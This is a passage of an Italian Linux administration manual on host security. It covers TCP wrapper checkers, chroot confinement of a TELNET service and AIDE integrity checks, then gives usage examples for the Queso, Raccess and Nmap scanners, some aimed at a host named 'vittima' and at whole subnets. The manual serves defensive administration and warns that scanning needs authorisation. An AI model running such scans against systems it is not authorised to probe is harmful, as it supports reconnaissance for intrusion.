È il caso di ribadire che in generale, dovendo realizzare delle trappole per servizi UDP, conviene eliminare del tutto il demone dal file system.

43.4.3 Verifica della configurazione

Il programma '**`tcpdchk`**'[9] permette di controllare la configurazione del TCP wrapper, indicando problemi possibili ed eventualmente anche dei suggerimenti per la loro sistemazione.

```
tcpdchk [opzioni]
```

Il programma '**`tcpdchk`**' analizza i file '`/etc/inetd.conf`', '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Tra i vari tipi di ve-

rifiche che vengono eseguite, ci sono anche i nomi utilizzati per i nodi e i domini NIS. In tal senso, per avere un controllo più preciso, è opportuno utilizzare '**tcpdchk**' anche quando il sistema viene collegato in rete, avendo accesso alla configurazione reale del DNS e del NIS.

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` ***file_inetd***	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

43.4.4 Verifica delle corrispondenze

Il programma '**tcpdmatch**' [10] permette di verificare il comportamento della configurazione simulando delle richieste. In pratica, verifica il contenuto di '`/etc/inetd.conf`', '`/etc/hosts.allow`' e '`/etc/hosts.deny`', mostrando quello che succederebbe con una richiesta di connessione determinata.

```
tcpdmatch [opzioni] demone [@servente] [utente@] cliente
```

È obbligatoria l'indicazione di un demone, con l'eventuale aggiunta dell'indicazione del servente quando si possono distinguere per questo degli indirizzi diversi; inoltre è obbligatoria l'indicazione del cliente, con l'eventuale aggiunta dell'utente.

Nell'indicazione del servente si possono usare anche i jolly '**UNKNOWN**' e '**PARANOID**'; il valore predefinito, se questa indicazione manca, è '**UNKNOWN**'.

L'utente può essere indicato per nome o per numero UID; anche in questo caso si ammette il jolly '**UNKNOWN**', che è il valore predefinito in mancanza di questa indicazione.

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` ***file_inetd***	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

Segue la descrizione di alcuni esempi.

- `#` **`tcpdmatch in.telnetd localhost`**[*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte del nodo *localhost*.

- `#` **`tcpdmatch in.telnetd tizio@roggen.brot.dg`**[*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte dell'utente '**`tizio`**' dal nodo *roggen.brot.dg*.

- `#` **`tcpdmatch in.telnetd@dinkel.brot.dg`** ↩
  ↪ **`tizio@roggen.brot.dg`**[*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', proveniente dall'interfaccia corrispondente al nome *dinkel.brot.dg*, da parte dell'utente '**`tizio`**' dal nodo *roggen.brot.dg*.

43.4.5 Un Finger speciale

Il programma '**safe_finger**'[11] è un cliente Finger che, da quanto indicato nella documentazione originale, dovrebbe essere più adatto per la creazione di trappole attraverso i comandi di shell.

Le sue funzionalità sono le stesse del comando '**finger**' normale e non viene indicato altro nella documentazione originale.

43.4.6 Verifica della propria identificazione

Il programma '**try-from**'[12] permette di verificare il funzionamento del sistema di identificazione del servente e del cliente. Si utilizza nel modo seguente:

```
rsh nodo /usr/sbin/try-from
```

Di solito, questo programma si utilizza per verificare il proprio sistema. Per fare un esempio, si immagina di essere l'utente '**caio**' che dal nodo *dinkel.brot.dg* si connette al suo stesso elaboratore per avviare '**try-from**'.

```
$ rsh dinkel.brot.dg /usr/sbin/try-from[Invio]

  client address  (%a): 192.168.1.1
  client hostname (%n): dinkel.brot.dg
  client username (%u): caio
  client info     (%c): caio@dinkel.brot.dg
  server address  (%A): 192.168.1.1
  server hostname (%N): dinkel.brot.dg
  server process  (%d): try-from
  server info     (%s): try-from@dinkel.brot.dg
```

Dal risultato che si ottiene, si può determinare che anche il servizio IDENT dell'elaboratore *dinkel.brot.dg* (visto come cliente) funziona correttamente.

43.5 Cambiare directory radice

I sistemi Unix, offrono generalmente una funzione che permette di fare funzionare un processo in un file system ridotto, in cui una certa directory diventa temporaneamente la sua nuova directory radice. Si tratta della funzione ***chroot()***, che nel caso di sistemi GNU/Linux, **può essere utilizzata solo da un processo con i privilegi dell'utente '`root`'**.

Le distribuzioni GNU/Linux mettono normalmente a disposizione il programma '**`chroot`**'[13] che permette di utilizzare in pratica questa funzione. In alternativa, ne esiste un'altra versione perfettamente funzionante con GNU/Linux (anche se non si trova nelle distribuzioni), che offre il vantaggio di fondere le funzionalità di '**`chroot`**' e di '**`su`**'; si tratta di '**`chrootuid`**' di Wietse Venema.

```
chroot directory [comando]
```

```
chrootuid directory utente comando
```

I programmi di servizio che si occupano di ridefinire la directory radice temporaneamente, per circoscrivere l'ambiente di un processo determinato (e dei suoi discendenti), richiedono l'indicazione della directory che deve diventare la nuova directory radice e del programma da avviare al suo interno. Ma il processo da avviare in questo ambiente deve trovare lì tutto quello che gli può servire, per esempio

le librerie, o altri programmi se il suo scopo è quello di avviare altri sottoprocessi. Viene proposto un esempio pratico:

```
# mkdir /tmp/nuova_root [Invio]

# cp -dpR /bin /sbin /lib /etc /tmp/nuova_root [Invio]
```

Con quanto preparato in questo modo, si può avviare una shell circoscritta all'ambito della directory '`/tmp/nuova_root/`', che viene fatta diventare appunto la nuova directory radice.

```
# chroot /tmp/nuova_root /bin/bash [Invio]
```

Con questo comando, si fa in modo che venga utilizzata la funzione ***chroot()*** perché '`/tmp/nuova_root/`' diventi la directory radice per il processo avviato con '`/bin/bash`'. È importante comprendere che '`/bin/bash`' va inteso qui come parte del sotto-file system e si tratta in generale di '`/tmp/nuova_root/bin/bash`'.

Per concludere l'esempio, una volta verificato che si sta lavorando effettivamente in un ambiente ristretto, basta fare terminare il processo per cui è stata cambiata la directory radice, cioè '**bash**'.

```
# exit [Invio]
```

La definizione di un sotto-file system, permette di isolare il funzionamento di un programma che potrebbe costituire un pericolo di qualche tipo. Per esempio un servizio di rete che si teme possa consentire un qualche accesso non autorizzato.

Si potrebbe immaginare la possibilità di creare delle utenze in cui gli utenti non possano girovagare nel file system, limitandoli all'ambito di un sotto-file system appunto. Tuttavia, dal momento che un sistema GNU/Linux non permette l'utilizzo della funzione ***chroot()*** agli

utenti comuni, di fatto non è possibile, almeno con i mezzi normali.

43.5.1 Un esempio pratico: TELNET

Viene qui mostrato in che modo potrebbero essere create delle utenze per l'accesso remoto attraverso TELNET, per escludere che gli utenti possano accedere a parti vitali del sistema. L'esempio viene indicato solo in linea di massima, trascurando dettagli che devono poi essere definiti da chi volesse utilizzare tale sistema realmente e in modo serio.

Per semplificare le cose, si può creare una copia del sistema operativo in funzione, a partire da una sottodirectory (ammesso che ci sia abbastanza spazio disponibile nel disco fisso). Si suppone di farlo nella directory '`/sicura/`'.

```
# mkdir /sicura [Invio]

# cp -dpR /bin /dev /etc /home /lib /opt /root /sbin /usr ↩
↪         /var /sicura [Invio]

# mkdir /sicura/tmp [Invio]

# chmod 1777 /sicura/tmp [Invio]

# mkdir /sicura/proc [Invio]

# chmod 0555 /sicura/proc [Invio]
```

Quindi si «entra» in questo sistema e si fa un po' di pulizia, eliminando in particolare tutto quello che nella directory '`etc/`' non serve. Infatti, si deve considerare che in questo piccolo ambiente non esiste una procedura di inizializzazione del sistema, non esiste l'avvio di programmi demone e non si configura la rete. L'unica attenzione

deve essere data alla configurazione delle shell che si vogliono poter utilizzare.

```
# chroot /sicura [Invio]

...

# exit [Invio]
```

Il sistema circoscritto appena creato, può avere delle difficoltà a funzionare in un sistema GNU/Linux, a causa della mancanza del contenuto della directory '`proc/`' che dovrebbe essere innestato anche lì. Questo innesto può essere definito convenientemente una volta per tutte nel file '`/etc/fstab`' del file system normale, avendo così due punti di innesto diversi e simultanei.

```
# /etc/fstab
…
none    /proc                   proc    defaults        0 0
none    /sicura/proc            proc    defaults        0 0
…
```

Si potrebbe valutare la possibilità di non lasciare l'accessibilità alle informazioni di questa directory. Si può provare a vedere se le attività che si vogliono concedere agli utenti sono compromesse dalla sua mancanza. Se il disagio è tollerabile, è meglio evitare di innestare la directory '`/proc/`' quando tutto è pronto.

Una volta sistemato questo particolare, tutto funziona meglio nel sistema che si articola dalla directory '`/sicura/`'. Per fare in modo che il servizio TELNET utilizzi questo spazio riservato, si deve modificare il file di configurazione del supervisore dei servizi di rete del

file system normale; per esempio, nel caso di Inetd, il file '`/etc/inetd.conf`' va modificato in un modo simile a quello seguente:

```
…
telnet  stream  tcp    nowait  root    /usr/sbin/tcpd  ↩
↪/sicura/telnetd
…
```

Come si vede, per l'avvio del servizio è stato indicato l'eseguibile '`/sicura/telnetd`', che in pratica è uno script di shell che contiene la chiamata del comando '**`chroot`**', prima dell'avvio del vero demone '**`in.telnetd`**'.

```
#! /bin/sh
chroot /sicura /usr/sbin/in.telnetd
```

In questo caso, quanto indicato come '`/usr/sbin/in.telnetd`', è in realtà '`/sicura/usr/sbin/in.telnetd`'.

Una volta definito questo, dopo aver innestato anche la directory '`/sicura/proc/`' e dopo aver riavviato il supervisore dei servizi di rete, si può accedere con un cliente TELNET nel proprio sistema locare come utente '**`root`**', per sistemare le cose (per farlo, temporaneamente, occorre che il file '`/sicura/etc/securetty`' preveda anche i dispositivi '`/dev/ttyp*`', oppure quelli che sono utilizzati effettivamente per l'accesso attraverso TELNET).

Una volta sistemate le cose come si desidera, si deve avere cura di impedire l'accesso remoto da parte dell'utente '**`root`**', tenendo conto che al limite questo utente potrebbe anche essere cancellato all'interno di '`/sicura/etc/passwd`'

`telnet localhost` [*Invio*]

...

Una volta entrati nel mini sistema, dopo essersi accertati che funziona (basta creare un file e su un'altra console virtuale vedere che si trova collocato a partire dalla directory '`/sicura/`'), si comincia a disinstallare tutto quello che non serve e che non si vuole lasciare usare agli utenti. Probabilmente, tutto quello che riguarda la configurazione della rete dovrebbe essere eliminato, mentre qualche programma cliente particolare potrebbe essere lasciato a disposizione degli utenti.

Anche la directory '`dev/`' dovrebbe essere controllata, lasciando al suo interno solo i dispositivi indispensabili. Di certo non servono i dispositivi che permettono l'accesso a unità di memorizzazione: gli utenti remoti non devono avere la possibilità di innestare o staccare dischi.

Gli stessi file '`etc/passwd`' e '`etc/group`' (ed eventualmente '`etc/shadow`') possono essere modificati per eliminare tutti gli utenti di sistema, compreso '**`root`**', il quale potrebbe comunque essere aggiunto nel momento in cui si volesse fare qualche intervento dall'interno). In pratica, si tratterebbe di lasciare solo gli utenti del servizio TELNET.

Altri programmi affini.

fakeroot(1)[14]	Avvia un programma, fingendo di disporre dei privilegi dell'utente '**`root`**'.
fakechroot(1)[15]	

43.6 Verifica dell'integrità dei file con AIDE

Attraverso l'accumulo di codici di controllo è possibile verificare l'integrità di file e di directory, contro l'uso improprio del sistema, comprendendo eventualmente l'azione di un virus.

AIDE[16] è un programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente, segnalando le aggiunte, le rimozioni e le alterazioni di file e directory. Si tratta di uno strumento prezioso per scoprire gli utilizzi impropri del sistema comprendendo l'azione di cavalli di Troia e virus.

Il funzionamento di AIDE è controllato da un file di configurazione, che generalmente è bene non lasciare nel file system per motivi di sicurezza, inserendolo solo nel momento del bisogno. Tale file di configurazione viene identificato qui con il nome '`aide.conf`', senza stabilire una collocazione ben precisa.

Nello stesso modo, anche il file contenente le informazioni accumulate riguardo allo stato del file system va protetto, preferibilmente togliendolo dal file system stesso, in modo da garantire che non possa essere letto e alterato.

43.6.1 Configurazione di AIDE: «aide.conf»

In generale, a parte i commenti che si indicano preceduti dal simbolo '**#**' e le righe che non contengono direttive, si distinguono tre gruppi:

- direttive di configurazione, con le quali si stabiliscono delle modalità di funzionamento generali;
- direttive di selezione, con le quali si stabiliscono quali file e directory tenere sotto controllo;

- macroistruzioni.

Le direttive di configurazione hanno la forma seguente:

nome*=*valore

In particolare, quando il valore assegnato si riferisce a un file, viene usata una forma descritta nella tabella 43.58. La descrizione delle direttive di configurazione appare invece nella tabella 43.59.

Tabella 43.58. Modalità di indicazione dei file nelle direttive di configurazione.

Forma	Descrizione
`stdout`	Dati emessi attraverso lo standard output.
`stderr`	Dati emessi attraverso lo standard error.
`stdin`	Dati letti dallo standard input.
`file://`***file***	Si fa riferimento al file indicato.
`fd:`***n***	Si fa riferimento al descrittore di file ***n***.

Tabella 43.59. Direttive di configurazione principali.

Nome	Predefinito	Descrizione
`database`	`file://./aide.db`	File delle informazioni accumulate in precedenza.
`database_out`	`file://./aide.db.new`	File delle informazioni da accumulare.
`report_url`	`stdout`	File usato per emettere le informazioni sull'elaborazione.

Una direttiva di configurazione che fa riferimento a un nome non conosciuto, serve a definire un gruppo. Ciò può essere utile successivamente nelle direttive di selezione, dove si può fare riferimento a questi gruppi senza dover ripetere sempre la stessa espressione di selezione. Questo viene mostrato meglio successivamente.

Le direttive di selezione hanno il formato seguente:

```
{ / | ! | = } voce   espressione
```

Il primo carattere definisce il modo in cui va interpretata la direttiva:

/	include un file, o una directory e tutto il suo contenuto, per la scansione e la verifica;
!	escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;
=	escludere il contenuto di una directory dalla scansione e dalla verifica.

Ciò che segue il primo carattere è inteso come un'espressione regolare che descrive uno o più percorsi di file e directory. All'inter-

no di queste espressioni regolari, la barra obliqua normale, '**/**', ha significato letterale.

Il confronto attraverso espressioni regolari avviene se tale gestione è stata inclusa in fase di compilazione, pertanto ciò potrebbe anche mancare, funzionando solo un confronto letterale.

L'espressione che segue rappresenta il tipo di controllo da attuare, attraverso l'indicazione di uno o più gruppi. Questi «gruppi» sono parole chiave che definiscono in breve ciò che deve essere verificato; queste parole chiave possono essere unite assieme inserendo il simbolo '**+**', ma può essere usato anche il simbolo '**−**' per sottrarre delle verifiche incluse precedentemente. La tabella 43.62 elenca i gruppi predefiniti e di seguito vengono mostrati alcuni esempi elementari:

```
# Include la directory / e tutte le directory successive
/ p+i+n+u+g+s+m+c+md5

# Esclude la directory /dev/
!/dev

# Analizza esclusivamente la directory /tmp/ senza il suo
# contenuto
=/tmp
```

Tabella 43.62. Elenco dei gruppi predefiniti.

Simbolo	Descrizione
`p`	Verifica dei bit dei permessi.
`i`	Verifica del numero di inode.

Simbolo	Descrizione
`n`	Numero di collegamenti fisici.
`u`	Utente proprietario.
`g`	Gruppo proprietario.
`s`	Dimensione.
`b`	Conteggio dei blocchi.
`m`	Data di modifica.
`a`	Data di accesso.
`c`	Data di modifica dell'inode.
`S`	Incremento di dimensione.
`md5`	Firma MD5.
`sha1`	Firma SHA1.
`rmd160`	Firma RMD160.
`tiger`	Firma Tiger.
`crc32`	Firma CRC-32 (se incluso in fase di compilazione).
`haval`	Firma Haval (se incluso in fase di compilazione).
`gost`	Firma Gost (se incluso in fase di compilazione).

Simbolo	Descrizione
`R`	Equivalente a '**p+i+n+u+g+s+m+c+md5**'.
`L`	Equivalente a '**p+i+n+u+g**'.
`E`	Gruppo vuoto.
`>`	File delle registrazioni '**p+i+n+u+g+S**'.

In precedenza è stata descritta la possibilità di definire dei gruppi aggiuntivi nell'ambito delle direttive di configurazione. La sintassi di questa direttiva particolare è la seguente:

nome_gruppo = ***gruppo_esistente*** [{ + | − } ***gruppo_esistente***] ...

In pratica, il segno '**+**' aggiunge il controllo del gruppo che precede, mentre il segno '**−**' sottrae il controllo del gruppo che precede. A titolo di esempio, viene mostrata la definizione di un gruppo personalizzato, in cui si utilizza il gruppo predefinito '**R**' senza la verifica della firma MD5:

```
Personale = R-md5
```

Successivamente si può utilizzare esattamente come i gruppi predefiniti:

```
/usr Personale
```

È da osservare che i nomi usati nelle direttive di configurazione sono sensibili alla differenza tra maiuscole e minuscole.

Esempio	Descrizione
`/etc p+i+n+u+g+s+m+c+md5`	Verifica la directory '`/etc/`' e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, le date di creazione degli inode e la firma MD5.
`/etc R`	Esattamente come nell'esempio precedente, dal momento che il gruppo riassuntivo '**R**' rappresenta le stesse cose.
`/etc R+sha1`	Come nell'esempio precedente, aggiungendo il controllo della firma SHA1.
`!/home/pippo`	Esclude qualunque verifica a partire dal percorso '`/home/pippo/`'.
`=/tmp R`	Verifica esclusivamente la directory '`/tmp/`', senza analizzarne il contenuto.

43.6.2 Utilizzo

Il programma '**aide**' è quello che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione. Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si

vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

```
aide [opzioni]
```

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file, quando queste sono disponibili.

È da osservare che AIDE distingue nettamente tra il file contenente le informazioni accumulate in precedenza e quello che viene generato dall'elaborazione. In generale si fa riferimento a '`aide.db`' per le informazioni originali e '`aide.db.new`' per quelle che vengono generate nuovamente. Una volta generato un file nuovo, è compito dell'amministratore cambiargli nome o spostarlo opportunamente. Naturalmente, questa considerazione vale anche quando si usa l'opzione '**`--update`**' per aggiornare un elenco vecchio, nel qual caso AIDE usa entrambi i file: uno in lettura e l'altro in scrittura.

Opzione	Descrizione
`--init`	Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.

Opzione	Descrizione
`--update`	Aggiorna il file delle informazioni (legge quello vecchio e ne genera uno nuovo).
`--check`	Verifica l'integrità dei file secondo le informazioni accumulate in precedenza, informando l'utente di conseguenza.
`--config=`***file_di_configurazione***	Consente di indicare esplicitamente il file di configurazione da utilizzare.

- `# aide --init --config=/root/aide.conf` [*Invio*]

  Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, oppure in base alla configurazione, che in questo caso viene indicato espressamente come '`/root/aide.conf`'.

- `# aide --update --config=/root/aide.conf` [*Invio*]

  Genera un nuovo file di raccolta delle informazioni aggiornato. Il file di configurazione utilizzato è '`/root/aide.conf`'.

- `# aide --check --config=/root/aide.conf` [*Invio*]

  Esegue una verifica di integrità, utilizzando il file di configurazione '`/root/aide.conf`'.

43.7 Verifica della vulnerabilità della propria rete

Sono disponibili alcuni applicativi in grado di sondare una rete, o un elaboratore singolo, alla ricerca di informazioni e di problemi

noti che possono consentire a un aggressore di compiere delle azioni indesiderabili.

I programmi di questo tipo sono strumenti di aggressione, ma lo scopo dovrebbe essere quello di aiutare gli amministratori a prevenire problemi nella sicurezza della rete di propria competenza. Di conseguenza, tali programmi vanno utilizzati esclusivamente contro sistemi che rientrano nella propria gestione, o per i quali è stata ottenuta l'autorizzazione a farlo.

L'utilizzo di questo genere di programmi lascia normalmente delle tracce nel registro del sistema del nodo analizzato, pertanto queste azioni potrebbero anche essere considerate un'attività ostile e scatenare la reazione degli amministratori rispettivi.

43.7.1 Queso

«

Queso,[17] è un programma che cerca di determinarne il sistema operativo, attraverso l'invio di pacchetti TCP a una porta qualunque di un certo nodo, purché lì ci sia qualcosa in ascolto. Teoricamente, la scelta della porta è indifferente, purché si tratti di una porta presso cui sia disponibile un servizio in ascolto; comunque, se non viene specificata si fa riferimento alla numero 80.

```
queso [opzioni] indirizzo_ipv4 [/n] [:porta]
```

L'indirizzo, se è seguito da una barra obliqua e da un numero, rappresenta un gruppo di nodi da sondare, dove ciò che segue la barra obliqua è la maschera di rete espressa come quantità di bit a uno da considerare nell'indirizzo. Se l'indirizzo è seguito da due punti e

un numero, si intende fare riferimento esplicito a una certa porta da usare per le prove.

Queso ha la necessità di funzionare con i privilegi dell'utente '**root**'.

Segue la descrizione di alcuni esempi:

- # **queso 192.168.1.2** [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2.

- # **queso 192.168.1.0/24** [*Invio*]

  Cerca di determinare con quale sistema operativo funzionano i nodi 192.168.1.*.

- # **queso 192.168.1.2:111** [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2, utilizzando per questo la porta 111.

Le informazioni in base alle quali è possibile individuare di che tipo di sistema operativo si tratta, sono contenute nel file di configurazione, corrispondente a '`/etc/queso.conf`'. Si comprende intuitivamente come è organizzato questo file, osservando quanto già contiene; se si incontra un tipo di risposta imprevisto, si può aggiornare il file di configurazione con l'opzione '**-w**', andando poi a ritoccare l'annotazione aggiunta con la descrizione del sistema, ammesso di conoscerlo:

```
*- Unknown OS @ 192.168.1.1:80
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

L'esempio rappresenta ciò che si può ottenere in questi casi, in coda al file. È sufficiente modificare la prima riga, in un modo simile a quello seguente:

```
*- GNU/Linux, kernel 2.4.19
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

43.7.2 Raccess

«

Raccess,[18] ovvero Remote Access Session, è un programma molto semplice per la scansione di un elaboratore o di una rete di elaboratori, alla ricerca di problemi. Il suo utilizzo è molto semplice:

```
raccess [opzioni] nodo
```

```
raccess [opzioni] -n indirizzo_ipv4/n
```

L'uso normale di Raccess prevede di sondare un solo nodo, mentre l'opzione '**-n**' consente di indicare un indirizzo IPv4 seguito dalla maschera di rete espressa come quantità di bit iniziali da considerare. Se Raccess si avvia con l'opzione '**-s**' si ottiene la verifica dei servizi di rete disponibili, senza la ricerca di difetti specifici insiti in una certa versione di un certo servizio.

Segue la descrizione di alcuni esempi.

- `$` **raccess 192.168.1.2** [*Invio*]

  Verifica le debolezze eventuali del nodo corrispondente all'indirizzo 192.168.1.2. Si ottiene l'elenco dei servizi che sembrano essere disponibili, con le informazioni che questi forniscono, inoltre viene offerta la possibilità di controllare la presenza di carenze specifiche (*exploit*).

- `$` **raccess -n 192.168.1.1/24** [*Invio*]

  Esegue una scansione ricorsiva a partire dal nodo 192.168.1.1, per tutti gli indirizzi 192.168.1.∗.

Il funzionamento di Raccess richiede comunque una forma di interazione con l'utente; in particolare, al termine dell'analisi di ogni nodo, viene chiesto se conservare o cancellare il rapporto generato. Il file di questo rapporto viene creato eventualmente nella directory corrente, con un nome corrispondente all'indirizzo dell'elaboratore sondato. Per esempio, il file '`192.168.1.2`' contiene le notizie raccolte a proposito del nodo che ha lo stesso indirizzo. Ecco come si può presentare il contenuto di questo file:

```
---------192.168.1.2 Report--------

--Service ssh Port 22 opened!!--
SSH-1.99-OpenSSH_3.4p1 Debian 1:3.4p1-2.1

--Service telnet Port 23 opened!!--
--Service smtp Port 25 opened!!--
220 roggen.brot.dg ESMTP Exim 3.35 #1 ↩
↪Thu, 14 Nov 2002 15:34:31 +0100

--Service www Port 80 opened!!--
Server: Boa/0.94.11

--Service sunrpc Port 111 opened!!--
```

43.7.3 Nmap

«

Nmap[19] è un programma di scansione delle porte di uno o più nodi di rete, il quale mette a disposizione tecniche differenti per determinare se ci sono servizi disponibili e se ci sono firewall, o comunque altri sistemi che filtrano il passaggio delle comunicazioni. Per la precisione, Nmap distingue tre situazioni:

1. porte a cui corrisponde un servizio che accetta la connessione;
2. porte filtrate da qualcosa, per le quali non si può determinare se esista effettivamente un servizio disponibile;
3. porte inutilizzate, nel senso che non sono abbinate ad alcun servizio di rete, in modo certo.

Nmap si compone in pratica dell'eseguibile '**nmap**', utilizzabile secondo la sintassi generale seguente:

```
nmap [metodo_di_scansione] [opzioni] {nodo | rete}...
```

In pratica, si può specificare un metodo, o più metodi di scansione; se non lo si fa, viene usato quello predefinito che comporta la determinazione dei servizi disponibili, in base al fatto che questi accettano la connessione. Dopo altre opzioni particolari si indicano uno o più gruppi di nodi, secondo varie possibilità. Per la precisione, un gruppo di indirizzi può essere specificato attraverso il nome a dominio:

```
nome_a_dominio [/n]
```

In questo modo, si fa riferimento al nodo indicato per nome e se appare anche una barra obliqua seguita da un numero intero, si intende includere nella scansione tutti i nodi che rientrano in quella maschera di rete. Per esempio, se *dinkel.brot.dg* corrispondesse all'indirizzo IPv4 1.2.3.4, scrivere '**`dinkel.brot.dg/24`**' significa fare riferimento a tutti gli indirizzi 1.2.3.∗.

Se si utilizzano indirizzi numerici è possibile avvalersi di asterischi per indicarne un gruppo. Gli asterischi possono essere collocati in qualunque posizione e, nel caso di indirizzi IPv4, rappresentano qualunque valore nell'ambito dell'ottetto. Naturalmente, dal momento che l'asterisco è utilizzato normalmente dalla shell per fare riferimento a nomi di file che si trovano nel file system, questo va protetto in qualche modo.

Come accennato sono disponibili molti tipi diversi di metodi di scansione, ma per poterli apprezzare occorre conoscere bene le caratteristiche dei protocolli TCP/IP. L'elenco seguente ne riepiloga alcuni,

ma per una descrizione completa e dettagliata è necessario leggere la pagina di manuale *nmap(1)*.

Opzione di scansione	Descrizione
`-sS`	Esegue una scansione di tipo TCP SYN, corrispondente a quella predefinita se l'utente è '**`root`**'.
`-sT`	Esegue una scansione «normale», attraverso la funzione ***connect()*** del sistema operativo, corrispondente a quella predefinita se richiesta da un utente comune senza privilegi.
`-sF`	Scansione di tipo TCP FIN.
`-sX`	Scansione nota come *Xmas tree*.
`-sN`	Scansione nota come *Null scan*.
`-sP`	Scansione attraverso l'invio di richieste di eco ICMP (ping); serve soltanto per determinare la presenza dei nodi ipotizzati.
`-sU`	Scansione alla ricerca di servizi UDP.
`-sO`	Scansione IP, per determinare quali protocolli IP sono disponibili.
`-sA`	Scansione TCP ACK, per determinare la presenza di un firewall e delle sue caratteristiche generali.
`-sW`	Scansione *Window*, intesa come una variante del metodo ottenuto con l'opzione '**`-sA`**'.
`-sR`	Scansione RPC, da abbinare a un altro metodo di scansione, per determinare se le porte di servizi disponibili corrispondono a servizi RPC.

Tra le opzioni che non servono a specificare dei metodi di scansione ce ne sono due di molto utili:

Opzione	Descrizione
`-O`	Cerca di determinare il sistema operativo utilizzato nei nodi oggetto di indagine.
`-p` ***gruppo_porte***	Limita il gruppo di porte che si vogliono scandire. Il gruppo di porte può essere indicato come un elenco separato da virgole o attraverso degli intervalli separati da un trattino medio.
`-v`	Dà maggiori dettagli sul lavoro che viene svolto.

Segue la descrizione di alcuni esempi.

- `$` **`nmap vittima.brot.dg`** [*Invio*]

  Esegue una scansione «normale» sul nodo corrispondente al nome *vittima.brot.dg*.

- `$` **`nmap '192.168.*.*'`** [*Invio*]

  Esegue una scansione «normale» su tutti i nodi della rete 192.168.∗.∗.

- `#` **`nmap -sU vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte UDP abbinate a qualche servizio presso il nodo specificato. Si osservi il fatto che si può usare questa opzione solo in qualità di utente '**`root`**'.

- `#` **`nmap -sS -sR vittima.brot.dg`** [*Invio*]

